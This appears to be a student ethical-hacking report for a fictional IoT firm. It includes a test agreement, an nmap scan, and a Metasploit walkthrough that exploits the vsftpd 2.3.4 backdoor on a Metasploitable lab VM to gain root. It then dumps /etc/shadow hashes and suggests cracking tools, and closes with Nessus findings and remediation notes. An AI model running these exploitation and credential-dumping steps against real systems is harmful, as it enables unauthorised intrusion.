ETHICAL HACKING PROJECT

Created by
Maria Ferrara

TABLE OF CONTENTS

Executive Summary

ESN is a medium size IoT devices manufacturer with HQ in Edinburgh. They design, develop and manufacture wireless sensors for variety of different sectors. The owner of the ESN decided to expand the company and reach Asian markets. To help with the expansion he decided to cooperate with multi-national company from Singapore. He is worried that this move will expose ESN to new potential attacks or data leaks, therefore you are asked you to perform security assessment for ESN. ESN want only the research and development section of the business to be penetration tested for any vulnerabilities as this will be where the third-party risk could have the most impact.

They wish to keep this investigation internal to the company, and obviously do not wish any potential suspicious activity to be leaked to news agencies or the general public for fear of bad publicity. To this end, they have asked you to draft a penetration test scope agreement which includes a non-disclosure agreement.

PENETRATION TEST AGREEMENT

This agreement is made as of 19/01/2021
By and between: Maria Ferrara, located in Edinburgh; hereafter referred to as 'Maria Ferrara' and ESN, located in Edinburgh; represented by Andy/Jacek/Shaun/Juan/Piotr/Ben, hereafter referred to as the 'customer'.

With regard to the Penetration Test, the customer hereby acknowledges and agrees:

1. That Maria Ferrara will perform a Penetration Test — which will consist of a partially automated test that will attempt to remotely identify security vulnerabilities and/or any software misconfiguration — on one or more computer systems owned and/or operated by the customer.
2. That the customer has the legal right to subject the designated computer system to the aforementioned Penetration Test and that if it is not the owner of the computer system it has obtained such right from the legal owner of the system.
3. Not to hold Maria Ferrara liable for any indirect, special, incidental, or consequential damage, which will include but not be limited to loss of business, revenue, profits, use, or data, however it may arise.
4. That it has the sole responsibility for adequate protection and backup of data and/or equipment used in connection with this Penetration Test and will not make a claim against Maria Ferrara for lost data, backup restoration time, inaccurate output, work delays or lost profits resulting from the Penetration Test.
5. That Maria Ferrara will not divulge any information about the customer's network it received as a result of this Penetration Test. All results are confidential and belong to the customer.
6. That it should recognise that the results of this test will provide a reasonably accurate view of the current security level of the tested computer system(s), Maria Ferrara cannot be held responsible if the Penetration Test fails to discover certain security or configuration issues on the target computer system(s).
7. The customer's systems will respond in a normal fashion when they detect the Penetration Test in its firewall logs, alert systems, etc as it would do in the case of a real security penetration; this is so that it will not distort the results of the test. However, the customer agrees not to notify legal or public authorities of this penetration.

The customer requests Maria Ferrara to perform the Penetration Test on the following IP address(es) under the aforementioned conditions: 192.168.133.130

TEST SCOPE


The scope of this penetration test is to identify, analyse vulnerabilities as well as providing countermeasures to address these. The penetration testing will occur on one of the client's devices and use Nessus and Nmap during the reconnaissance process.

What is the time scheduling?
What are the emergency lines of communications?
Which methods do you prefer to use during the pen test?

RULES OF ENGAGEMENT


The client and I have discussed in details in which way the penetration test would be carried out to meet their requirements and ensure no data is compromised in the process. ESN has provided one device to me where the penetration testing will be carried out. I will provide full documentation containing proof of each step taken at every stage to ensure integrity is kept.

.




Proof of Exploit

I used 'netdiscover -r' command to find out the range of ip addresses. The scan was able to identify 3 hosts including the metasploitable's ip.



After finding the metasploitable's ip address, I used nmap to run a scan to find TCP open ports as shown below.



```
Not shown: 65505 closed ports
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
22/tcp    open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
53/tcp    open  domain      ISC BIND 9.4.2
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
6697/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open  drb         Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
```

After that I run started the postgresql database as well as verified that the service started by using grep command as shown below.

```
┌──(root💀kali)-[~]
└─# service postgresql start

┌──(root💀kali)-[~]
└─# netstat -atnp | grep 5432
tcp        0      0 127.0.0.1:5432          0.0.0.0:*               LISTEN      2695/postgres
tcp6       0      0 ::1:5432                :::*                    LISTEN      2695/postgres
```

I then launched Metasploitable on kali.

```
┌──(root💀kali)-[~]
└─# msfconsole

IIIIII    dTb.dTb
  II     4'  v  'B   .'''.'|'''.'.
  II     6.     .P  :  .'  |  '.  :
  II      'T;. .;P'  '.  /  |  \  .'
  II       'T; ;P'    '.'   |   '.'
IIIIII      'YvP'       '--'|'--'

I love shells --egypt


       =[ metasploit v6.0.15-dev                          ]
+ -- --=[ 2071 exploits - 1123 auxiliary - 352 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: After running db_nmap, be sure to check out the result of hosts and services
```

Once Metasploit was loaded I search for exploits using 'search vsftp' command. One exploit was found. The vsftp version is v2.3.4

```
msf6 > search vsftp

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor C
ommand Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_b
ackdoor
```

Running the 'use' command allowed me to use the exploit found during the search process. After that I run the 'options' command to display what needs to be configured before proceeding.

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

RHOSTS was the only thing that needed to be configured so I proceeded in setting it followed by the metasploitable ip address.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhost 192.168.133.130
rhost => 192.168.133.130
```

Once that was configured, I used the 'exploit' command to gain full access to the metasploitable machine. This includes root access and privileges.


```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhost 192.168.133.130
rhost => 192.168.133.130
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.133.130:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.133.130:21 - USER: 331 Please specify the password.
[+] 192.168.133.130:21 - Backdoor service has been spawned, handling...
[+] 192.168.133.130:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (0.0.0.0:0 → 192.168.133.130:6200) at 2021-06-14 13:55:43 +0100
```


After I gained access I used the looked in the etc/shadow file as by doing so I was able to gain access to usernames and hashed passwords.

```
cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:14685:0:99999:7:::
mysql:!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::
proftpd:!:14727:0:99999:7:::
statd:*:15474:0:99999:7:::
```

Once hackers gain access to this file they can easily decode the password by using a password attack tool such as johnny to decode it. A useful tool is also hash-identifier as shown in the picture below. This is used to identify the specific type of hash. As an example, I copied the hashed password for msfadmin in the hash-identifier and it's identified as a MD5 hash.



VULNERABILITY REPORT



While conducting a vulnerability scan using Nessus, I was able to discover 73 vulnerabilities. Nessus automatically divided them into sections. Those in Red indicate the most critical vulnerabilities, purple are mixed vulnerabilities, yellow indicates medium threat and green low. Nessus was able to identify not only the vulnerability on the machine but also the cause of this as well as appropriate countermeasures. Below you can find a list of all vulnerabilities discovered. For the purpose of this report I will elaborate in more details a few of those vulnerabilities in the remediation report.

Sev	Name	Family	Count
CRITICAL	SSL (Multiple Issues)	Gain a shell remotely	3
CRITICAL	Bind Shell Backdoor Detection	Backdoors	1
CRITICAL	NFS Exported Share Information Disclosure	RPC	1
CRITICAL	rexecd Service Detection	Service detection	1
CRITICAL	Unix Operating System Unsupported Version Detection	General	1
CRITICAL	UnrealIRCd Backdoor Detection	Backdoors	1
CRITICAL	VNC Server 'password' Password	Gain a shell remotely	1
MIXED	DNS (Multiple Issues)	DNS	6
MIXED	ISC Bind (Multiple Iss...	DNS	5
MIXED	SSL (Multiple Issues)	Service detection	3
MIXED	Apache Tomcat (Mult...	Web Servers	3
MIXED	Web Server (Multiple ...	Web Servers	3
HIGH	rlogin Service Detection	Service detection	1
HIGH	rsh Service Detection	Service detection	1
MIXED	SSL (Multiple Issues)	General	28
MIXED	HTTP (Multiple Issues)	Web Servers	5
MIXED	SSH (Multiple Issues)	Misc.	4
MIXED	TLS (Multiple Issues)	Misc.	2
MIXED	TLS (Multiple Issues)	SMTP problems	2
MEDIUM	TLS Version 1.0 Protocol ...	Service detection	2
MEDIUM	NFS Shares World Readable	RPC	1
MEDIUM	Samba Badlock Vulnerability	General	1
MEDIUM	SMB Signing not required	Misc.	1
MEDIUM	SSL DROWN Attack Vulne...	Misc.	1
MEDIUM	Unencrypted Telnet Server	Misc.	1
LOW	SSL/TLS Diffie-Hellman M...	Misc.	1
LOW	X Server Detection	Service detection	1
INFO	Nessus SYN scanner	Port scanners	26
INFO	RPC Services Enumeration	Service detection	10
INFO	Service Detection	Service detection	9
INFO	SMB (Multiple Issues)	Windows	8
INFO	FTP (Multiple Issues)	Service detection	3
INFO	VNC (Multiple Issues)	Service detection	3

REMEDIATION REPORT

Vulnerability	Discovery Date	CVE	Description	Solution
SSL OpenSSH/ OpenSSL	14/06/2021	10.0	An attacker can easily access remote SSH host key as a bug was found in OpenSSL library. This is due to Debian packager removing sources entropy in remove OpenSSL	Consider all cryptographic material generated on the remote host to be guessable. SSH, SSL and OpenVPN key material should be re-generated.
Unix Operating System Unsupported Version Detection	14/06/2021	10.0	operating system running on the remote host is no longer supported.	Upgrade to a version of the Unix operating system that is currently supported.
VNC Server 'password' Password	14/06/2021	10.0	The VNC server running on the remote host is secured with a weak password	Secure the VNC service with a strong password.

CONTACT FOR INQUIRIES

Email

mari.ferrara97@gmail.com